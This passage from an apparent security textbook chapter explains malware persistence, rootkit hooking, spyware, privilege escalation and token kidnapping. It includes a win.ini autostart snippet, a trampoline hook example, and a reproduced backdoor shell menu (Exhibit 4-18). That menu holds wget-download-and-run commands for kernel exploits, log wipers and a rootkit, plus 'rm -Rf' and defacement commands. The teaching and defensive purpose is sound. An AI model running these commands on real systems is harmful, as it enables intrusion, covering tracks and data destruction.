Some viruses and Trojans modify this flash memory to ensure that the BIOS starts up the malicious code or hides its existence. Similarly, some malicious code modifies the master boot record (MBR), which is read shortly after the BIOS loads and before the operating system boots. One such example is the Torpig MBR rootkit, documented by iDefense in February 2008, which targeted many different banks and was very widely distributed in Web exploit kits. These techniques are effective if done correctly, but can often cause catastrophic errors if programmed incorrectly. With the wide availability of much simpler autostart techniques, few malicious code authors use such sophisticated techniques.

4.2.3.2 Hypervisors A traditional hypervisor is simply a program that loads before the operating system and virtualizes hardware calls, such as is done by VMware. Recently, both AMD and Intel have added support within their processors for such software, vastly increasing their performance but introducing a potential means by which malicious code could not only ensure that it is started when the system boots, but also generate proxy system calls in such a way as to hide its own existence. This trick, originally introduced by researcher Joanna Rutkowska in June 2006, involves a piece of malicious code that installs itself as a hypervisor for the entire operating system on the fly, without a reboot.²² Not only is the malicious code invisible to the operating system, but it can also hide anything else that the author desires since it proxies all hardware access. Hypervisors allow malicious code to continue running after a “soft” reboot, during which power is not cut to the system, but not after “hard” reboots or a full shutdown of the system. The hypervisor technique is potentially very powerful but so far is almost purely theoretical. It is very difficult to implement correctly, and no malicious code other than proofs-of-concept has attempted this technique in the more than two years that security researchers have been aware of it.

4.2.3.3 Legacy Text Files Microsoft designed Windows for compatibility; therefore, many techniques from legacy operating systems (e.g., DOS) continue to operate correctly in Windows XP or Vista. Older versions of the operating system relied on simple configuration and script files to run executables on startup, such as `autoexec.bat`, `system.`




Exhibit 4-12 An example of a System.ini file on Windows XP.

ini, win.ini, and others. Exhibit 4-12 displays an example system.ini file that allows the system to load various drivers and dynamic link library (DLL) files.

For malicious code to instruct win.ini or system.ini to run it on startup, the code simply adds a few lines to either file. For example, a malicious program could add the following text to win.ini to execute malware.exe every time the system starts:

```
[windows]
Run=malware.exe
```

Accomplishing the same thing using either system.ini or autoexec.bat is just as easy, although the format is different for each. While these tricks are easy to use, relatively few malicious code authors choose them over more common registry entries. They are not any easier to implement than the registry entries, are no more effective, and are arguably easier to detect.

4.2.3.4 Autostart Registry Entries The location to specify executables that run at startup in modern Windows operating systems is the Windows Registry. Malicious programs have many choices for registry keys that effect system startup. The most recognizable and commonly used is the HKLM(HKCU\Software\Microsoft\Windows\CurrentVersion\Run key. Other keys that have the same or similar effects include the following:²³

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell

- HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
- HKUS\S-1-5-20\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\TerminalServer\Install\Software\Microsoft\Windows\CurrentVersion\Run
- HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\TerminalServer\Install\Software\Microsoft\Windows\CurrentVersion\Runonce
- HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\TerminalServer\Install\Software\Microsoft\Windows\CurrentVersion\RunonceEx
- HKCR\exefile\shell\open\command
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts
- HKCU\Software\Microsoft\Active Setup\InstalledComponents\KeyName\StubPath
- HKLM\Software\Microsoft\Active Setup\InstalledComponents\KeyName\StubPath
- HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon
- HKCU(HKLM)\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler
- HKLM\SYSTEM\CurrentControlSet\Services
- HKCU\Control Panel\Desktop\SCRNSAVE.EXE
- HKLM\SYSTEM\CurrentControlSet\Control\SessionManager
- HKCU\Software\Microsoft\CommandProcessor

Many of these registry locations are not designed specifically to allow programs to start at boot but have a similar effect. One of the more

unusual examples is HKCU\ControlPanel\Desktop\SCRNSAVE.EXE, which defines the program that Windows launches as the screensaver.

4.2.3.5 Start Menu “Startup” Folder The Windows Start Menu contains a special “Startup” folder. When explorer.exe first runs after a user has logged on, every program or link in this folder is executed. The purpose of this is similar to that of the more basic autostart registry entries, but its use predates the existence of those entries, and some programs still use the “Startup” directory to launch themselves at logon.

4.2.3.6 Detecting Autostart Entries There are a variety of tools available to help researchers detect the use of these persistent methods. None can detect every location, but each is useful in its own way.

GMER²⁴ is designed to detect and remove rootkits. It searches the system for hidden objects and system call hooks and many of the more common autostart locations. Autoruns²⁵ shows which programs are configured to run at system startup. It can save a snapshot of the current configuration for later comparison, and the authors offer a command-line version that is useful for scripting. Hijackthis is a common means of detecting changes that malicious code are likely to make.²⁶ Its best feature is its user interface, but other tools probably provide data that is more useful. Finally, msconfig is a utility that Windows includes and allows easy configuration of several common startup locations. Exhibit 4-13 shows the msconfig user interface that helps detect programs set to start up using the methods it governs.

Malicious code sometimes sets the attributes of its autostart entries to “hidden” so that they are more difficult to detect, but security practitioners can turn this against the malicious code. Searching specifically for new, hidden registry entries and files can be an effective means of detecting many of these entries.

When a malicious code author is looking for the means to ensure that his or her malicious code persists through a reboot, it is clear that there are many options available. Not only can the author choose whichever best suits his or her needs, but also it is not always even necessary to edit the autostart entries themselves because the




Exhibit 4-13 An msconfig user interface.

malicious code need only infect or replace an executable that is already configured to start automatically. In spite of the wealth of available methods, the majority of malicious code that requires persistence uses one or more of the various autostart registry entries available. While many viruses in the 1990s modified the MBR or infected files as their means of persistence, modern malicious code authors find it easier to use registry entries or legacy file entries. This shift is usually attributed to the fact that the file system on modern PCs has become so large and complex that users are less likely to notice a simple file or registry modification than they would have been several years ago. In addition, the ubiquity of antivirus applications has made the act of modifying the MBR or infecting a file much easier to identify as malicious than simply modifying a commonly used autostart location such as those found in the registry.

Organizations intent on reducing the impact of persistent malicious code should regularly audit common autostart locations for suspicious entries, so that entries made by malicious code are easily distinguished from those that are legitimate. In addition to helping detect new malicious code, this behavior helps to familiarize security practitioners with how these locations should look on a normal system so that they can more easily remove malicious entries after malicious code is detected, even if it is detected by other means such as antivirus programs. As with many malicious code prevention techniques, vigilance is important.

4.2.4 Rootkits

Security firms are reporting that the sophistication and complexity of malware are growing. Malware authors often use techniques from existing tools when developing malicious software. This section examines the strategies an attacker uses to conceal the pervasive threat of rootkit tools and techniques.

A *rootkit* is a tool that allows actors to retain their administrative (or root) privileges and to hide their activity. A rootkit achieves stealth by modifying the way a user program receives information from the operating system. Rootkits often modify processes or modify the system to falsify and hide information.

The simplest and earliest rootkits replaced system utilities (like *ls*) to change their functionalities and hide certain files. More complex rootkits have similar goals, providing a way for attackers to hide files or processes with certain attributes. Rootkits fall into either the *user mode* or *kernel mode* categories, depending on the type of hooks they use and how they influence processes or the system. In the case of user mode rootkits, they may target only a single process at a time to hide information. Kernel mode rootkits, on the other hand, target the entire system and can hide information from all sources that use the hooked, kernel mode function calls.

4.2.4.1 User Mode Rootkits User mode rootkits are able to hide information by targeting a user's running processes. The rootkit can hook critical functions of a process by altering the process's import address table (IAT) or by injecting a dynamic link library (DLL) or other code into the memory of a running process. Exhibit 4-14 shows how a user mode rootkit can hide the result of a user mode function call.

To inject itself between the user program and the function call, the rootkit may use a variety of different techniques, one of which is the IAT. The IAT is part of the executable file format that allows a process to determine how to resolve a function's name (or a function ordinal, which has the same purpose) into a memory address where the code of the function is located. The process saves the function's address within the IAT memory structure. A rootkit can hook any of the imported functions by altering the resolved function addresses. Doing so will allow the rootkit code to execute every time instead of




Exhibit 4-14 A user mode rootkit hides HiddenFile.txt.

the original function. In this way, a rootkit calls the original function and modifies its results to hide information.

Hooking using the IAT is not ideal because there are other ways that the program can call the functions that the rootkit will be unable to intercept. For example, a program can resolve functions by calling LoadLibrary to load a DLL file and then calling GetProcAddress to convert a function name into a memory address.

An alternative strategy that is more effective is to have the rootkit modify the memory or files associated with each function call. One common example of this is the use of a trampoline (inline hook). In the following code comparison, the rootkit modifies the first five bytes of the user mode function call (in this case, send).

Address	Instruction before rootkit	Instruction after rootkit
send+0	mov edi, edi	jmp [rootkit function]
send+2	push ebp	
send+3	mov ebp, esp	
send+5	sub esp, 10	sub esp, 10
send+8	push esi	push esi

Originally, the send function starts with instructions (mov, push, mov) for the function prologue. The rootkit modifies these instructions, replacing them with a jump to the [rootkit function] instead. In this way, the rootkit can insert itself in a more reliable way and execute every time the hooked process calls the send function. To preserve the original functionality, the rootkit should append the commands that it replaced to the [rootkit function] shown below:

```
//Begin rootkit function with custom rootkit commands
...
//execute send+0 ... send+3
    mov edi, edi
    push ebp
    mov ebp, esp
//return to original function
    jmp send+5
```

This trampoline shows how to execute custom rootkit commands before executing the send function. Once the rootkit function finishes, it executes send+0 ... send+3, then returns to the remaining unmodified segment starting at send+5.

These user mode rootkit techniques require that the rootkit inject code or alter memory within the target process. There are different ways that rootkit code can modify the memory of other processes, such as using the Windows API calls like VirtualAlloc and then CreateRemoteThread. A rootkit can also use DLL injection to inject code within a target process. More information on the DLL injection technique is available in “iDefense Explains ... DLL Injections.”²⁸

Many user mode rootkits do not provide enough stealth for attackers because they inject code at a level that many detection tools can discover. Detection tools can monitor IAT entries that appear outside the loaded DLL memory space, and they can monitor user mode function calls looking for signs of code injection. Additionally, scanning the memory at the beginning of certain functions allows detection programs to determine if a rootkit is using a trampoline as a user mode hooking technique. Instead of modifying the beginning of a function, attackers may instead modify the logic or flow within a function. This hooking method, known as a *detour*, is more difficult to perform because it is unique for every hooked function and could negatively influence the program’s logic. Instead, many attackers choose to use kernel mode rootkits.

4.2.4.2 Kernel Mode Rootkits Stealthier rootkits will attempt to load into the kernel to influence critical memory structures and avoid detection. Some of the ways that rootkits gain this high level of access are by injecting code into privileged processes, by registering a kernel module (device driver), or by modifying the early stages of the boot




Exhibit 4-15 The system service descriptor table (SSDT) resolves kernel mode functions into addresses.

process. A kernel mode rootkit may make changes to critical kernel memory structures to hook and alter certain kernel mode function calls on the system.

The system service descriptor table (SSDT) is one target in kernel memory that the rootkit may try to hook. The SSDT serves as an address lookup table for system API calls like those that begin with “Nt” (like NtOpenProcess) and other kernel versions of API calls. Exhibit 4-15 shows how the SSDT handles user mode function calls and other code that may call kernel mode functions through the SSDT.

Modifying entries in the SSDT can similarly allow an attacker to replace functions with rootkit functionality that hides information. Unlike user mode hooking techniques, which apply to a single process, hooking the SSDT affects every process on a system that uses the functions.

Rootkits may also target the CPU interrupt descriptor table (IDT). This involves altering the function addresses whenever the CPU executes INT (short for interrupt) or SYSENTER assembly instructions. The rootkit can obtain the current address of these calls (using “sidt” in the case of INT and “rdmsr” in the case of SYSENTER) and then modify these addresses to use the rootkit’s function instead (using the address returned by “sidt” in the case of INT and “wrmsr” in the case of SYSENTER).

The rootkit may also target loaded drivers by altering the I/O (input–output) request packet (IRP) function call table. IRPs are signals sent to device drivers that serve as an interface between hardware and software.

The IRPs table for each kernel driver contains handling functions that accept a device object and IRP information. Calling these functions from low-level signals is powerful but does not always directly allow a rootkit to hook and modify certain functions at a higher level.

The SSDT, IDT, and IRP are only a few targets that kernel-level rootkits may target. To modify these structures, the rootkit must execute within a process with high privileges, such as a kernel driver, and may need to take measures to modify the memory permissions. Read-only memory permissions protect memory pages that do not need to change frequently. For more information on the latest techniques that rootkits are using, visit rootkit.com or refer to “Rootkits: Subverting the Windows Kernel.”²⁷

To persist upon reboot, a rootkit must add itself to a startup location. Since antivirus vendors and administrators actively monitor startup locations, a rootkit may either hide files and registry entries necessary for startup or use more advanced techniques to hide. The use of rootkits that modify the master boot record (MBR) is one technique now common in certain malware families. To alter the MBR, malicious code may open a handle to `\Device\PhysicalDrive0` and write to the first 440 bytes, which is the code area that the system executes immediately upon booting. More information on various startup mechanisms is available in “Persistent Software Techniques.”²⁸

4.2.4.3 Conclusion Rootkits hide on a system and try to leave a very small footprint for administrators to find. They allow an attacker to remain on the system by hooking system-critical function calls and other types of requests with the goal of hiding information. Whether attackers employ user mode or kernel mode rootkits, the capability to hook functionality and alter it has major ramifications for the integrity of the system. Many anti-rootkit tools that attempt to detect rootkits use multiple sources to compare and then determine if a rootkit is hiding information or hooking certain user mode or kernel mode functions.

4.2.5 Spyware

Malicious software takes on many different forms, but one form, known as spyware, can cause a victim great hardship. The term

spyware describes a class of malware based on the functionality of its payload. This class differs from other malware classifications, such as worms and viruses, which classify the malware based on the propagation method. In this article, iDefense explains the distinct characteristics that set spyware apart from other forms of malware.

Spyware is a type of malware that received its name based on its main intention of monitoring (spying on) a user's activity without the user's consent. The lack of consent often causes confusion when classifying programs as spyware. To qualify as spyware, programs must lack an End User License Agreement (EULA) or a privacy policy. If a program has an agreement or policy that is intentionally deceptive, it also qualifies as spyware.³¹ Programs that gather information and have a EULA or privacy policy that specifically states the software's information-gathering and user-monitoring activities do not qualify as spyware. The specific terms in this agreement or policy allow the user to agree to the terms and gauge the legitimacy of the program before installation.

An attacker installs spyware onto a system to monitor a user's activity without his or her knowledge. The activity monitored varies among different spyware samples, but the overall goal is to steal information. Information stolen from spyware-infected systems can include typed keys, form data, e-mail addresses, credentials, certificates, pictures and videos from attached Web cams, audio from an attached microphone, documents, software licenses, network activity, and cookies.

Key loggers belong to the spyware category because they monitor a user's keystrokes and then send the stolen information to the attacker. This type of spyware is very common, and it can expose sensitive personal information, such as credit card or Social Security numbers. Key loggers can also reveal logon credentials to any account that the user logs onto, regardless of the application or website. A weakness of key-logging spyware is that it cannot log copied and pasted text. Another drawback to this type of spyware is that it gathers a lot of information that is not valuable. This requires the spyware author to analyze all of the data or filter out the valuable information.

Other spyware samples employ more specific credential-stealing techniques than key logging. The first technique involves form grabbing, which is the act of stealing information entered into a form

within a Web browser. Websites use forms for a user to enter logon credentials. Form-grabbing spyware minimizes the amount of information gathered by stealing data only included in these forms.²⁹ For example, the prolific Zeus banking Trojan steals a user's online banking credentials by monitoring his or her Web browser and capturing usernames and passwords used to log onto banking websites.

Another specific method to steal credentials and sensitive data from a system includes retrieving stored usernames and passwords from Windows Protected Storage (WPS). WPS is a location in the Windows registry that holds auto-complete data and saved passwords for Internet Explorer, Outlook, and MSN Messenger. Spyware can access these data and enumerate credentials without gathering large amounts of useless data. Spyware also steals usernames and passwords from other Web browsers, e-mail, and Instant Messenger clients that store credentials locally.

In addition to key logging, form grabbing, and enumerating WPS, spyware often steals cookies. Cookies are text files on a local system created when a user interacts with a Web server that requires authentication. The Web browser and Web server generate information about the user's session to store in the cookie so the user does not constantly have to reauthenticate. Spyware can steal these cookies and attempt to use them to access a user's account. Some Web servers use cookies in step-up authentication to grant a previously authenticated user initial access to a page. In step-up authentication, the user must provide further credentials to gain access to other portions of a previously authenticated page. By combining cookie-stealing and credential-stealing techniques, such as key logging or form grabbing, spyware can allow an attacker to gain further access to the compromised account.

Network monitoring also enables spyware to steal information from a user. Usernames and passwords sent over the network in cleartext reside within network packets, such as those sent for file transfer protocol (FTP), simple mail transfer protocol (SMTP), and HTTP requests, that spyware with network-monitoring capabilities can steal. Spyware also profiles users by monitoring websites they visit within the network traffic.

Spyware can also perform e-mail harvesting on infected systems. E-mail harvesting gathers e-mail addresses from a user's e-mail address




Exhibit 4-16 Steps that spyware creators take to make money.

book by scanning files on the system for strings that match an e-mail format or by monitoring network traffic for e-mail activity. The spyware then sends the gathered e-mail addresses back to the attacker.

Attackers' motives to use spyware to steal sensitive information and credentials generally involve identity theft or account access. An attacker can use sensitive information in identity theft schemes, such as opening a credit card with the victim's name. Stolen credentials can grant the spyware creator access to personal accounts, such as online-banking or social-networking accounts, or other systems for further spyware infection. In addition to gaining access to sensitive information and credentials, targeted attackers use spyware to collect intelligence and sensitive documents from compromised systems.

Overall, a majority of spyware authors create their applications to make money. Exhibit 4-16 shows the general steps that an attacker takes to generate revenue. The steps include the installation of the attacker's spyware, followed by the specific actions performed by the spyware's payload, and finally the profits received from the stolen information.

Spyware steals e-mail addresses for future spam campaigns and is a major contributor of addresses that spammers use in unsolicited e-mails. After gathering the stolen e-mail addresses, spyware authors pool the addresses to compile a list of targets. For example, iDefense recently discovered the Waledac botnet's spam list, which contained 14 gigabytes of stolen e-mail addresses. Spyware authors can use a list of targets to send spam e-mail or to sell the addresses to others that intend to send spam. Other spammers often purchase these stolen e-mail addresses to generate revenue with their own spamming or phishing campaigns.

User profiling based on monitored network activity can help the spyware author present meaningful advertisements that may appeal to

a victim. Appealing advertisements are more likely to catch a victim's attention and to increase the probability that a victim will click the advertisement for more information or purchase. Spyware authors use pop-ups or advertisements displayed in the browser to generate revenue through click-fraud schemes targeting pay-per-click services³⁰ or affiliations with online stores that offer a monetary kickback for sales originating from advertisements.

Spyware is a class of malware that poses a significant threat to system information as it spies on users. The fact that spyware monitors a user's activity without his or her consent or knowledge allows the spyware to steal any information the user unknowingly exposes. Spyware that tracks a victim's Web activity or harvests e-mail accounts is annoying but may not cause direct harm to the user. Additionally, spyware that spies on a user's Web camera or microphone can be an invasion of personal privacy to the average user. Web cam and microphone-monitoring functionality will pose major threats when used in targeted attacks to unearth sensitive or classified information. This generally requires patience, and attackers seeking quick profits tend to use spyware to steal credentials for sensitive accounts and sensitive information. These present almost immediate revenue streams and pose a significant threat to a victim's finances and credibility.

4.2.6 Attacks against Privileged User Accounts and Escalation of Privileges

This section delves into the concept of restricting user privileges as it is a well-known and largely effective best practice to limit the impact of a vulnerability in the event the particular user is compromised. Unfortunately, many systems and many applications contain vulnerabilities that provide an attacker with the potential to increase the rights of the current user. This class of vulnerabilities, known as privilege escalation, rarely receives much priority by application developers, even though the impact of successful exploitation extends beyond the vulnerable application. Although restricting user privileges does not eliminate the threat of malicious code, in many cases it does limit the damage and provide valuable information during an incident response.

User access control is a powerful tool to limit what users can do, including files they can access, network resources, and important

configuration settings. In the corporate network environment, many organizations use limited user accounts to prevent damage from malicious code. In this way, administrators prevent attackers from modifying critical system files, writing to directories (such as \WINDOWS\ or \Program Files\), and modifying registry values. Similarly, services often run with limited user accounts, such as a specific user for a Web server. Malicious code that runs as a limited user is less dangerous because it can only access or modify resources to which the infected user has permission.

Vulnerabilities that increase the privileges of the current user, known as *privilege escalation*, are a serious problem for desktops and servers, and these vulnerabilities affect all operating systems. In this section, we discuss attacks against Linux servers, Windows servers, and Windows desktops, attacks that all attempt to gain administrator permissions after compromising a limited account. Such attacks indicate the importance of limiting exposure within other parts of the system and using multiple levels of defense, which could prevent damage when attackers use privilege escalation attacks.

4.2.6.1 Many Users Already Have Administrator Permissions Users and even programmers frequently use administrator permissions on Microsoft Windows systems for convenience. Similarly, many malicious code authors do not anticipate executing their malicious programs as limited users; therefore, such programs often fail to function correctly. Many malicious code authors create files directly in the \WINDOWS\system32\ directory, load new drivers such as network sniffers, install browser helper objects (BHOs), or register startup entries. Administrators can prevent many of these actions by employing limited user accounts.

Automatic malicious code analysis environments such as the iDefense Automatic Rapid Malcode service, Anubis, ThreatExpert, CWSandbox, and Joebox even run code as administrators because malicious code commonly requires it. Many administrators do not need to give administrator permissions to regular users. In giving them limited permissions, administrators will reduce the risk that malicious code will affect users.

There are rare cases for running services with administrator permission on servers, but applications should not normally need elevated

permissions to run. Services that require root to function should whitelist allowed IP addresses to allow access, should use authentication before gaining access (via a virtual private network [VPN]), and must be highly restricted and evaluated for vulnerabilities if the services are widely available.

4.2.6.2 Getting Administrator Permissions Anecdotally, it is more common that application developers will fix other vulnerabilities before they fix privilege escalation vulnerabilities. There are many reasons for this. Developers often consider code execution vulnerabilities more serious than privilege escalation vulnerabilities. Fixes can be more difficult due to architecture and design choices, making the authentication system closely integrated with functionality. Developers frequently consider privilege escalation vulnerabilities less serious because they require a valid user account or another vulnerability to affect a vulnerable system. However, unpatched privilege escalation vulnerabilities make any other vulnerability on the system more serious and amplify the danger because an attacker who successfully compromises a user account can use the vulnerability to gain full administrator permissions.

Although rare in comparison, there are many notable examples of malicious code that affects users even when they use limited accounts. iDefense previously documented Tigger in the *Malicious Code Summary Report* for December 24, 2008.³¹ The Tigger Trojan horse gains administrator privileges exploiting MS08-066, a vulnerability in the Windows Ancillary Function Driver, and has the same impact on administrator accounts as it does for limited users who are vulnerable to MS08-66. The exploit that these malicious code authors used is clearly based upon the exploit code that is publicly available from milw0rm. milw.0rm no longer exists, but SecuriTeam created a backup of the file New ource, Microsoft Windows AFD sys Privilege Escalation (Kartoffel Plugin Exploit, MS08-066).³²

Attackers may distribute modified backdoor shells that allow them to exploit various local escalation vulnerabilities after they exploit a server. For example, an actor modified the Locus7s Modified c100 Shell backdoor PHP script to include a variety of different ways to gain administrator or additional permissions (see Exhibit 4-17). Exhibit 4-18 displays a select option for identifying misconfigured



Exhibit 4-17 A logo for a PHP backdoor.

accounts and gaining privileges by using a dropdown menu from the Locus7s Modified c100 Shell backdoor.

These commands allow the attacker to list users, find set user ID (suid) binaries in several different locations, find users without passwords, gather information about the system, remove logs of activity, and download, compile, and execute various privilege escalation attacks. Suid is a permission flag, which allows an executable file to run as another user when executed. There are several reasons why an administrator would want to use suid (e.g., he or she wants users to submit something to which they do not already have access). Suid files are dangerous and often contain vulnerabilities that allow for the escalation of privileges.

Attackers also commonly use privilege exploits against servers by uploading exploits after identifying version numbers. An attacker may execute the command “uname -a” and then find an exploit that affects that particular system. As an example, the Internet Storm Center recently reported that attackers uploaded an exploit for CVE-2008-1436, a vulnerability in the Microsoft Distributed Transaction Coordinator, to several Microsoft Windows 2003/2008 servers after compromising a Web application and uploading an ASP backdoor.³³ The escalation attack allowed the attacker to install another backdoor that runs as the system-level user, giving the attacker unrestricted access to the server. There are many local exploits that attackers use to gain permission once they are on a system; as an example, an archive of local root exploits is available at hxxp://www.leetupload.com/database/Local%20Root%20Exploits/. This example also shows that attackers often target Windows and Linux and highlights the importance of patching privilege escalation vulnerabilities quickly because they allow an attacker who has already compromised a limited user account to gain full access.

4.2.6.3 Conclusion Privilege escalation attacks remain relatively rare in comparison to the amount of malicious code that virus authors create. While limited user accounts raise the bar for attackers because

COMMAND	DESCRIPTION
uname -a	Kernel version
w	Logged in users
lastlog	Last to connect
find /bin [removed] -perm -4000 2> /dev/null	Suid bins
cut -d: -f1,2,3 /etc/passwd grep ::	USER WITHOUT PASSWORD!
find /etc/ -type f -perm -o+w 2> /dev/null	Write in /etc/?
which wget curl w3m lynx	Downloaders?
cat /proc/version /proc/cpuinfo	CPUINFO
netstat -atup grep IST	Open ports
locate gcc	gcc installed?
rm -Rf	Format box (DANGEROUS)
wget http://www.packetstormsecurity.org/UNIX/penetration/log-wipers/zap2.c	WIPELOGS PT1 (If wget installed)
gcc zap2.c -o zap2	WIPELOGS PT2
./zap2	WIPELOGS PT3
wget http://ftp.powernet.com.tr/supermail/debug/k3	Kernel attack (Krad.c) PT1 (If wget installed)
./k3 1	Kernel attack (Krad.c) PT2 (L1)
./k3 2	Kernel attack (Krad.c) PT2 (L2)
./k3 3	Kernel attack (Krad.c) PT2 (L3)
./k3 4	Kernel attack (Krad.c) PT2 (L4)
./k3 5	Kernel attack (Krad.c) PT2 (L5)
wget http://precision-gaming.com/sudo.c	wget Linux sudo stack overflow

COMMAND	DESCRIPTION
gcc sudo.c -o sudosplit	Compile Linux sudo split
./sudosplit	Execute Sudosplit
wget http://twofaced.org/linux2-6-all.c	Linux Kernel 2.6.* rootkit.c
gcc linux2-6-all.c -o linuxkernel	Compile Linux2-6-all.c
./linuxkernel	Run Linux2-6-all.c
wget http://twofaced.org/mig-logcleaner.c	Mig LogCleaner
gcc -DLINUX -WALL mig-logcleaner.c -o migl	Compile Mig LogCleaner
./migl -u root 0	Compile Mig LogCleaner
sed -i -e 's/<html>/HACKED BY LOCUS7S/g' index.*	index.* Mass Defacement

Exhibit 4-18 Options for identifying misconfigured accounts and gaining privileges.

they do not immediately have system permissions, it is clear that they will attempt to gain additional privileges regardless of the system they are attacking. Although enforcing limited user privileges does not fully mitigate malicious attacks, organizations that follow this best practice will find it easier to perform incident response. First, they can audit what the user has access to read or modify, then they can evaluate whether an attacker attempted to gain privileges and access or modify files to which the user does not normally have access.

4.2.7 Token Kidnapping

The Windows operating system uses access tokens to determine whether a program has permission to perform an operation or interact with an object. These tokens are a fundamental part of the operating system's access control safeguards. They provide permissions used in access control lists to grant or limit access to system components. Access control lists rely on the legitimacy of the tokens, and unauthorized access or privilege escalation is possible from a compromised token. A technique to compromise a token, known as token kidnapping, thwarts access control lists, resulting in system compromise. This section discusses the basics of token kidnapping.

Token kidnapping is a technique to take over and use a token that is not originally available or assigned to an account. The desired result of token kidnapping is access to a token that has higher privileges than the original account. After obtaining a higher privileged token, the process has more permission to interact with the system than originally intended. This result allows privilege escalation that malicious attackers seek when presented with limited access to the system. Exhibit 4-19 shows a high-level diagram of token kidnapping and should aid the reader in understanding the steps and flow of the process. The diagram shows an attacker connecting to and impersonating a service to assign the process' token to the thread. The attacker then duplicates a privileged account for system exploitation.

Token kidnapping involves impersonation tokens. As mentioned in Section 1.2.1 on Windows tokens, impersonation tokens identify threads within a process and have an associated impersonation level. For example, programs using the Microsoft Distributed Transaction Coordinator (MSDTC) use a network service token.




Exhibit 4-19 A visual representation of the token-kidnapping process.

The token level of impersonation is very important in token kidnapping, as anonymous and identification-level tokens do not have sufficient privileges to carry out operations on the process' behalf. The impersonation level allows the thread to perform operations with the permissions of the user running the process. For example, if the program using MSDTC does not have a token level of impersonation, then it cannot operate with the permissions of the network service. Exhibit 4-20 shows the MSDTC token for the network service account having a token level of impersonation.

For successful token kidnapping, an impersonated user needs to acquire the permissions of another higher privileged account. The higher privileged accounts are vital as each process and thread have their own access control list. These access control lists define who can access the thread or process and what operations they may perform. The `PROCESS_DUP_HANDLE` access right is a necessity to duplicate object handles in another process. The object handle duplicated in token kidnapping is the handle to the privileged token.

```
Handle value: 0000071C
User: NT AUTHORITY\NETWORK SERVICE
Privileges: SeCreateGlobalPrivilege SelpersonatePrivilege SeChangeNotifyPrivilege
Token type: Impersonation
Token level: SecurityImpersonation
```

